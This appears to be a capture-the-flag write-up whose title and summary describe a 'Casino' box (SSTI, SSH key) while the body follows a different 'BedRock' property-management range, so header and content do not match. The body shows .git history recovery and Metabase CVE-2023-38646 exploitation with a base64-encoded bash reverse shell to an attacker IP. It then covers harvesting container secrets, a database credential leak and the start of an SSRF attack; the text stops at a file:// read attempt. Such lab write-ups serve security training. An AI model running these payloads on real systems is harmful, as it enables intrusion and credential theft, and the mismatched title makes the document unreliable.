



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

BedRock is a medium WebRange built around a realistic property-management stack.
I’ll start with vhost enumeration, finding three subdomains hardcoded in the page source and a fourth via gobuster. The main site has an exposed .git directory, and a developer’s reset --hard buried a flag in commit history without realising the reflog remembers everything. Metabase is fingerprinted to v0.46.4, vulnerable to CVE-2023-38646 - I’ll abuse the setup token and H2’s JDBC URL to land a pre-auth shell inside the container. Environment variables leak database credentials, and a PostgreSQL notes table has an admin’s owners portal password sitting in a plaintext TODO comment that was never removed.
Those credentials get me into the owners portal, where a PDF renderer uses Puppeteer with no URL allowlist. I’ll abuse it as an SSRF primitive to read the local filesystem, pull the service’s own source code, and render a gateway-hidden admin page with a flag in an HTML comment. The source points me to an internal staff vault on port 8080, which the same SSRF reaches directly. Over on the apply subdomain, the admin login posts JSON to a MongoDB backend with no input sanitisation - a $gt operator bypasses authentication outright. Reviewer notes in the dashboard leak a tenant’s temporary password, and the tenant portal serves lease records by numeric ID with no server-side ownership check.

The target is 10.100.0.30. Hitting it in a browser immediately redirects to summit.local, so the first order of business is a hosts entry:
echo "10.100.0.30 summit.local" | sudo tee -a /etc/hosts
10.100.0.30 summit.local
The landing page is a property management company - twelve residential buildings in Denver. More useful than the marketing copy is the page source: the navigation and footer contain hardcoded links to http://apply.summit.local/, http://tenant.summit.local/, and http://owners.summit.local/. Three more vhosts, handed over for free.
echo "10.100.0.30 apply.summit.local tenant.summit.local owners.summit.local" | sudo tee -a /etc/hosts
10.100.0.30 apply.summit.local tenant.summit.local owners.summit.local
Since the server is doing host-based routing there may be additional vhosts beyond what the page links to. I kick off a gobuster vhost fuzz in the background while I start poking at the main site manually:
gobuster vhost -u http://summit.local -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain --random-agent
Loading summit.local in the browser, my Dotgit extension immediately flags an exposed .git directory:


An accessible .git folder means the entire repository history is potentially recoverable, not just the files that are currently checked out. git-dumper handles the extraction cleanly:
git-dumper http://summit.local/ .git
[-] Testing http://summit.local/.git/HEAD [200]
[-] Testing http://summit.local/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://summit.local/.git/ [200]

<SNIP>

[-] Fetching http://summit.local/.git/objects/ff/e1f02a0a30357fa129f3020f2fc693b83c0c1c [200]
[-] Fetching http://summit.local/.git/objects/fc/6ca181a10d36e22fa9962410a46a75cca6cb39 [200]
[-] Fetching http://summit.local/.git/logs/refs/heads/main [200]
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 103 paths from the index
With a hint that history is involved, the first thing to check is the reflog. git reflog --all shows every reference movement across all branches, including commits that were reset away and are no longer reachable from the current HEAD:
git reflog --all
ddcb127 (HEAD -> main) refs/heads/main@{0}: reset: moving to HEAD~2
ddcb127 (HEAD -> main) HEAD@{0}: reset: moving to HEAD~2
21cd442 refs/heads/main@{1}: commit: fix - staging deploy token leak; FLAG=BEDROCK{[REDACTED]} rotate post-deploy
21cd442 HEAD@{1}: commit: fix - staging deploy token leak; FLAG=BEDROCK{[REDACTED]} rotate post-deploy
8274e9e refs/heads/main@{2}: commit: copy update - owners page CTA
8274e9e HEAD@{2}: commit: copy update - owners page CTA
ddcb127 (HEAD -> main) refs/heads/main@{3}: commit (initial): summit-www/4.0 first deploy
ddcb127 (HEAD -> main) HEAD@{3}: commit (initial): summit-www/4.0 first deploy
(END)

The developer discovered a deploy token in commit 21cd442 and tried to bury it with a reset --hard HEAD~2, which collapses those commits out of the main branch history. The reflog disagrees - it remembers everything that happened locally, and the flag was sitting right there in the commit message.
By the time I finished with the git repo, the gobuster scan had completed:
gobuster vhost -u http://summit.local -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain --random-agent
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://summit.local
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_8; en-US) AppleWebKit/533.4 (KHTML, like Gecko) Chrome/5.0.375.125 Safari/533.4
[+] Timeout:                   10s
[+] Append Domain:             true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
apply.summit.local Status: 200 [Size: 6586]
metabase.summit.local Status: 200 [Size: 77858]

The scan surfaces one vhost that wasn’t already in the page source: metabase.summit.local. apply.summit.local also appears, confirming what the page already told us. Metabase gets added to hosts:
echo "10.100.0.30 metabase.summit.local" | sudo tee -a /etc/hosts
10.100.0.30 metabase.summit.local
Metabase is a data analytics and BI tool - the kind of internal service that tends to be misconfigured and forgotten. I visit it first.
Visiting metabase.summit.local returns a Metabase setup page, which at first glance looks like the instance hasn’t been configured yet:

Even so, intercepting the request in Caido reveals the server version in the response: v0.46.4.

That version is vulnerable to CVE-2023-38646. The vulnerability lives in the /api/setup/validate endpoint, which was intended to validate database connection details during the initial Metabase setup wizard. The problem is that the setup-token the endpoint requires - normally only valid during the setup process - persists in the application even after setup completes (or is skipped, as is the case here). An attacker can fetch this token unauthenticated from /api/session/properties, then use it to submit a specially crafted H2 database connection string to the validate endpoint. H2’s JDBC URL supports inline INIT scripts; by abusing the MODE=MSSQLServer parameter and H2’s CREATE TRIGGER syntax, it’s possible to inject JavaScript that runs inside the JVM’s embedded Nashorn engine with direct access to java.lang.Runtime.exec(). The net result is pre-authentication remote code execution at the privilege level of the Metabase process - no credentials, no setup required.
I clone the PoC and set up a listener with penelope:
git clone https://github.com/robotmikhro/CVE-2023-38646.git
cd CVE-2023-38646
penelope -p 5555
Then fire the exploit. The command payload is a double-base64 encoded bash reverse shell - the outer printf | base64 -d | bash layer handles the delivery, and the inner base64 blob is the actual bash -i >& /dev/tcp/... stager:
python3 single.py -u http://metabase.summit.local -c 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOC4wLjEyLzU1NTUgMD4mMSkgJg==|base64 -d|bash'
Success get token!
Token: 06259544-46cf-4377-827e-96096b35b15c
Command: printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOC4wLjEyLzU1NTUgMD4mMSkgJg==|base64 -d|bash
Base64 Encoded Command: cHJpbnRmIEtHSmhjMmdnUGlZZ0wyUmxkaTkwWTNBdk1UQXVPQzR3TGpFeUx6VTFOVFVnTUQ0bU1Ta2dKZz09fGJhc2U2NCAtZHxiYXNo
Exploit success !
Check on your own to validity!
The callback lands and penelope automatically stages socat to upgrade the shell:

The shell lands inside a Docker container. Environment variables are always worth checking in containers since secrets frequently get injected this way during orchestration:
env

The output delivers two things at once: Flag 3, and the Metabase database credentials - username, password, and host, all in plaintext in the environment.
Before jumping to the database, it’s worth checking what the container knows about the network. A quick look at its /etc/hosts file is always worth doing on Docker targets - orchestration platforms frequently populate it with every service in the stack:
cat /etc/hosts
127.0.0.1       localhost
::1             localhost ip6-localhost ip6-loopback
fe00::          ip6-localnet
ff00::          ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.100.0.30     summit.local
10.100.0.30     apply.summit.local
10.100.0.30     tenant.summit.local
10.100.0.30     owners.summit.local
10.100.0.30     metabase.summit.local
10.100.0.24     bf4d3e307680

The full vhost map is right there. Every subdomain resolves to the same host IP, which makes sense given the shared gateway setup. This confirms owners.summit.local and tenant.summit.local are live targets - both are already in our local hosts file from the earlier page source enumeration, but it’s good to have independent confirmation from inside the stack.
With database credentials in hand and psql already present on the container, connecting to the backend PostgreSQL instance is straightforward:
psql -h postgres -U metabase_app -d metabase
Password for user metabase_app:
psql (15.10, server 15.17)
Type "help" for help.

metabase=>
After enumerating the available tables, a query against all public tables surfaces something interesting - an internal notes table:
SELECT 'SELECT * FROM ' || tablename || ';' FROM pg_tables WHERE schemaname = 'public' \gexec
 id | author |             title             |                                                                                    body                                                                                     |       created_at
----+--------+-------------------------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------+------------------------
  1 | mvega  | pg replication lag - resolved | Follower was 40s behind after the snapshot restore on 11/18. Bumped wal_keep_size to 512MB. Watching. Restarted standby agent 2x.                                           | 2026-04-25 11:22:00+00
  2 | mvega  | owners portal creds - temp    | Spinning up the new owners portal env. My login until I get SSO wired up: mv@vegaholdings.lab / {REDACTED}{REDACTED} - change this once okta is configured. TODO: remove this note. | 2026-05-02 09:14:00+00
  3 | mvega  | metabase DB size check        | select pg_size_pretty(pg_database_size('metabase')); -- 47 MB as of 12/01. Fine for now.                                                                                    | 2026-05-05 16:04:00+00
(3 rows)

mvega left himself a temporary note with credentials for the owners portal and never came back to remove it. The note even flags it as something to clean up once SSO is configured. It wasn’t.
The credentials work on owners.summit.local:

Inside the portal, the Statements page (?action=statements) has a Render button that converts a financial statement into a PDF. The generated link looks like this:
http://owners.summit.local/?action=pdf&url=http%3A%2F%2Fowners%2F%3Faction%3Dstatement%26slug%3Dvega-holdings%26period%3D2026-04
The url parameter is passed directly to whatever is generating the PDF. That’s a textbook SSRF setup - the server is fetching a URL on our behalf, and if there’s no validation, we control what it fetches.
The first test is always the simplest - swap the URL for a file:// path and try to read /etc/passwd:
